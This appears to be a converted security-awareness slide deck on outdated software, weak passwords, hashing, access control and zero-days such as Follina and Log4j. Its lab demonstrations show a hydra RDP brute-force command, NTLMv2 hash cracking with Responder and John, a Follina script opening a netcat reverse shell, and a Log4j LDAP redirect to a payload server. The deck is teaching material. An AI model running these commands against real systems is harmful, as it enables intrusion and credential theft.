Jenkins Software RakNet 3.72 - Remote Integer Underflow	multiple/remote/33802.txt
SonarQube Jenkins Plugin - Plain Text Password	php/webapps/30409.txt

# The Same Goes for

## ■ Tomcat

```
4D WebSTAR 5.3/5.4 Tomcat Plugin - Remote Buffer Overflow | osx/remote/25626.c
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of Service | unix/dos/22068.pl
Apache Commons FileUpload and Apache Tomcat - Denial of Service | multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.getRuntime().exec()' Local Privilege Escalation | windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File Disclosure | multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT' Request Command Execution | multiple/remote/18619.txt
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion | multiple/webapps/48143.py
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit) | multiple/webapps/49039.rb
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit) | windows/remote/47073.rb
Apache Tomcat - Cookie Quote Handling Remote Information Disclosure | multiple/remote/9994.txt
Apache Tomcat - Form Authentication 'Username' Enumeration | multiple/remote/9995.txt
Apache Tomcat - WebDAV SSL Remote File Disclosure | linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample Script cal2.jsp?time' Cross-Site Scripting | multiple/remote/27095.txt
Apache Tomcat 3.0 - Directory Traversal | windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing | multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cross-Site Scripting | multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosure | unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page Cross-Site Scripting | multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosure | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure | multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure | multiple/remote/21491.txt
Apache Tomcat 3.x - Null Byte Directory / File Disclosure | linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure | unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial of Service | linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Service 'Device Name' / Cross-Site Scripting | windows/webapps/21605.txt
Apache Tomcat 4.0.3 - Requests Containing MS-DOS Device Names Information Disclosure | multiple/remote/31551.txt
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting | linux/remote/21604.txt
```

- Updates are not just for new functionalities, most of them are designed for fixing security problems – **ALWAYS BE UPDATED!**
- Look for **updates in different aspects** of your context, for example if the Wordpress engine is the latest version, but the plugins inside are outdated, the same problems can occur
- Look at your **system as a whole**, do not divide it
- If you update any aspect of it, make sure to **update all other subsystems**





# **Weak Credentials Examples**

# Weak Credentials Examples

- **Weak credentials** are simple vulnerability, yet effective
- It can be encountered everywhere and even though all the nowadays security policies, it is still being recorded during some of the breaches
- Hackers have the ability to dig deeper and craft specialized wordlists by utilizing OSINT techniques
- Their wordlist might contain:
  - **Your / Your pet's name**
  - **Your birth year**
  - **Your favorite places and more**



- Weak credentials can occur at many places inside web app's context:
  - Account login
  - CMS (If any) login
  - Control Panel login and more depending on the custom webapp logic
- How to prevent them? **SETUP STRONG PASSWORDS!!!**

- Remember when we were talking about exposed DB servers? That's how things can get chained
- The database engine, or it's version is not important, since misconfiguration for **weak credentials could be applied for all of them**



# Weak Credentials In SSH or Local System

- Imagine what can happen if the password for **the root user** (in Linux) and **Administrator** (in Windows) is not strong enough?
- SSH Service is **chained to local system accounts**



**Which of the following passwords are considered weak?**

- a) Qwerty1
- b) OtEdnoDoOsem
- c) НеЕЛесноДаИмашЗдраваПарола1)
- d) J1sTd0iT1!



# How to Brute-Force a Password?

- Using hydra: <https://github.com/vanhauser-thc/thc-hydra>


```
joe@Parrot:~$ sudo hydra -L usernames.txt -P passwords.txt -F rdp://10.0.2.4 -V
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-15 21:03:44
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1
or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1818 login tries (l:18/p:101), ~455 tries per task
[DATA] attacking rdp://10.0.2.4:3389/
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123456" - 1 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "password" - 2 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "12345678" - 3 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "qwerty" - 4 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123456789" - 5 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "12345" - 6 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "1234" - 7 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "111111" - 8 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "1234567" - 9 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "dragon" - 10 of 1818 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "123123" - 11 of 1818 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "baseball" - 12 of 1818 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "abc123" - 13 of 1818 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "root" - pass "football" - 14 of 1818 [child 1] (0/0)
```



# What is Hash?

- Applied algorithm to "**obfuscate**" your passwords
- It should not be in **clear text**
- Most of the databases are looking similar to this:



SQLQuery1.sql - Wl...SS.master (SA (55))\* -p X

```
SELECT * FROM sys.sql_logins
```

100 %

Results Messages

	name	password_hash
1	sa	0x02004D1494BEDDBC10DEA544E18E2B8046D61484AE3FF7...
2	##MS_PolicyTsqlExecutionLogin##	0x0200F7E178801D585F6CBCCFA34816E699E66F00EE14C598...
3	##MS_PolicyEventProcessingLogin##	0x0200E02912E5D1F6223A8E7A520D0419CF1CDDA6F68799F...
4	lowpriv	0x0200E4F3C3D2714F3AD879E9134D439EE0E30A09F1C7861...
5	aarti	0x02009576AFBA1A4A46753B0D0A962F2A2E98AC7B2E26F1F...
6	pavan	0x0200C00B6B3FEFBDE47CB41282941E9BAB22846EEC77C33...
7	nisha	0x02007C1BC811E1D46C7BCEB7480FA2032F5A53BB01B1A83...



# Types of Hashes

- MD5
- SHA-1
- SHA-256
- LM
- NT

Let's see more:

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

# Hash is Irretrievable but Can be "Guessed"


- The weakness of hashing algorithm is what so called |  
"rainbow tables"
- If a data is hashed, the hash value will be the same each time you hash it with the same algorithm

```
(kali㉿kali)-[~]  
$ cat file1.txt  
Hi I am file 1  
  
(kali㉿kali)-[~]  
$ md5sum file1.txt  
02dac17806d2c70432070b432a0c7603  file1.txt  
  
(kali㉿kali)-[~]  
$ md5sum file1.txt  
02dac17806d2c70432070b432a0c7603  file1.txt  
  
(kali㉿kali)-[~]  
$ md5sum file1.txt  
02dac17806d2c70432070b432a0c7603  file1.txt  
  
(kali㉿kali)-[~]  
$ md5sum file1.txt  
02dac17806d2c70432070b432a0c7603  file1.txt
```

```
(kali㉿kali)-[~]  
$ cat file2.txt  
Hi I am file 2  
  
(kali㉿kali)-[~]  
$ md5sum file2.txt  
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt  
  
(kali㉿kali)-[~]  
$ md5sum file2.txt  
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt  
  
(kali㉿kali)-[~]  
$ md5sum file2.txt  
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt  
  
(kali㉿kali)-[~]  
$ md5sum file2.txt  
0ae350302bb85f10fc7ca0c15973b7d4  file2.txt
```

# Hash is Irretrievable but Can be "Guessed"

- That means that the hashing algorithms are vulnerable to "**brute-force**" attacks, if the values is weak and is present in a database or wordlist, it will be "**guessed**" (cracked)



The screenshot shows the CrackStation website interface. At the top, the site name "CrackStation" is displayed in a large, stylized font. Below it, a navigation bar includes links for "CrackStation", "Password Hashing Security", and "Defuse Security". The main heading is "Free Password Hash Cracker". A text input field contains the hash "8743b52063cd84097a65d1633f5c74f5". To the right of the input field is a reCAPTCHA widget with the text "I'm not a robot" and a "Crack Hashes" button. Below the input field, the supported hash types are listed: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults. A table below shows the result of the crack:

Hash	Type	Result
8743b52063cd84097a65d1633f5c74f5	md5	hashcat

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- Get hash with Responder: <https://github.com/SpiderLabs/Responder>
- Crack the hash with John: <https://github.com/openwall/john>

[illegible]

```
[root@kali:~/Responder/Responder]
# cd logs/
[root@kali:~/Responder/Responder/logs]
# john SMB-NTLmv2-SSP-192.168.0.105.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:wordlist
1234567 (hp)
1g 0:00:00:00 DONE 2/3 (2020-05-22 05:03) 3.333g/s 52186p/s 52186c/s 52186C/s ..onelove
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
[root@kali:~/Responder/Responder/logs]
```



# **Access Control Vulnerabilities**

# Access Control Vulnerabilities

- Types of **misconfiguration**, where the system **is not properly protecting** its access rights for its endpoints
- These kind of vulnerabilities are encountered mainly in **web applications** and **local systems**






# Access Control Vulnerabilities Examples

- Imagine you have a WordPress Web App
- This App serves as a blog but it has internal functions for moderating all the blog post
- Only authenticated users with specific rights "should" be able to moderate blog posts
- Imagine instead of logging in, directly navigating to the URL (<https://myblog/blogs>) and accessing the contents there



# Access Control Vulnerability - Real Life Example



- Access Control Vulnerabilities are heavily on the **developer's side**
- They need to implement **strong session management** to avoid such vulnerabilities to occur
- As a tip:
  - Take care of every available endpoint, closely review it
  - Also, it is good idea to perform penetration testing activities



# **Zero Day Vulnerabilities**

# Zero Day Vulnerabilities


- The **most dangerous ones**
- Zero Day means that they are **brand new** and there is **not a fix** or **patch** for them
- In best case scenario, there is a **workaround to disable** them, but in the **price of missing functionality**



# Zero Days Marketplace

- Yep, there is a database and a marketplace for that:

<https://0day.today/>




# Zero Day Vulnerabilities Examples

- Follina (CVE-2022-30190)
- Undetectable Remote Code Execution Vulnerability in Microsoft Office Products
- It affects all Microsoft Office versions from 2013 => now
- It affects all Microsoft Operating Systems, including the latest Windows Server 2022
- The vulnerability was publicly disclosed around the end of May, and patches were released at the 14 of June. That means 15 days of cyber warfare
- Most of the cases, Follina was delivered via Phishing



# Follina Example

- It is all triggered just by opening a word file:



```
kali@kali: ~/msdt-follina
File Actions Edit View Help
$ python3 follina.py -r 9999
[+] copied staging doc /tmp/9nn9133k
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 9999'
listening on [any] 9999 ...
connect to [10.99.1.5] from (UNKNOWN) [10.99.1.6]
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\AppData\Local\Temp\SDIAG_749f1766-0f7-aadf-88b4be088f0d>


C:\Users\User\AppData\Local\Temp\SDIAG_749f1766-0f7-aadf-88b4be088f0d>
```



- Log4j RCE (CVE-2021-44228)
- Log4j is widely used logging utility based on Java
- Remote Code Execution by injecting logs with LDAP queries
- It affects all systems, working with Log4j for logging mechanism
- The vulnerability was publicly disclosed around 6th of December and was patched around the end of December

# Hacking Minecraft Server with Log4j

- Source: <https://www.youtube.com/watch?v=7qoPDq41xhQ>



The screenshot displays a Kali Linux terminal window on the left and a Minecraft 1.8.8 game window on the right. The terminal shows the following commands and output:

```
kali@kali: ~/log4j/marshalsec
kali@kali: ~/log4j 85x9

(kali@kali)-[~/log4j]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.0.63 - - [10/Dec/2021 09:10:04] "GET /Calc.class HTTP/1.1" 200 -
10.0.0.63 - - [10/Dec/2021 09:10:04] "GET /Calc.class HTTP/1.1" 200 -

kali@kali: ~/log4j/marshalsec 85x8
(kali@kali)-[~/log4j/marshalsec]
$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.0.0.166:8000/#Calc"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for Calc redirecting to http://10.0.0.166:8000/Calc.class
Send LDAP reference result for Calc redirecting to http://10.0.0.166:8000/Calc.class

kali@kali: ~/log4j/marshalsec 94x5
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)

(kali@kali)-[~/log4j/marshalsec]
$

kali@kali: ~/log4j/JNDIExploit 57x7
(kali@kali)-[~/log4j/JNDIExploit]
$

kali@kali: /usr/lib/jvm 57x7
default-java      java-17-openjdk-amd64
java-1.11.0-openjdk-amd64  jdk1.8.0_20
java-1.17.0-openjdk-amd64  jdk1.8.0_311
java-11-openjdk-amd64
```

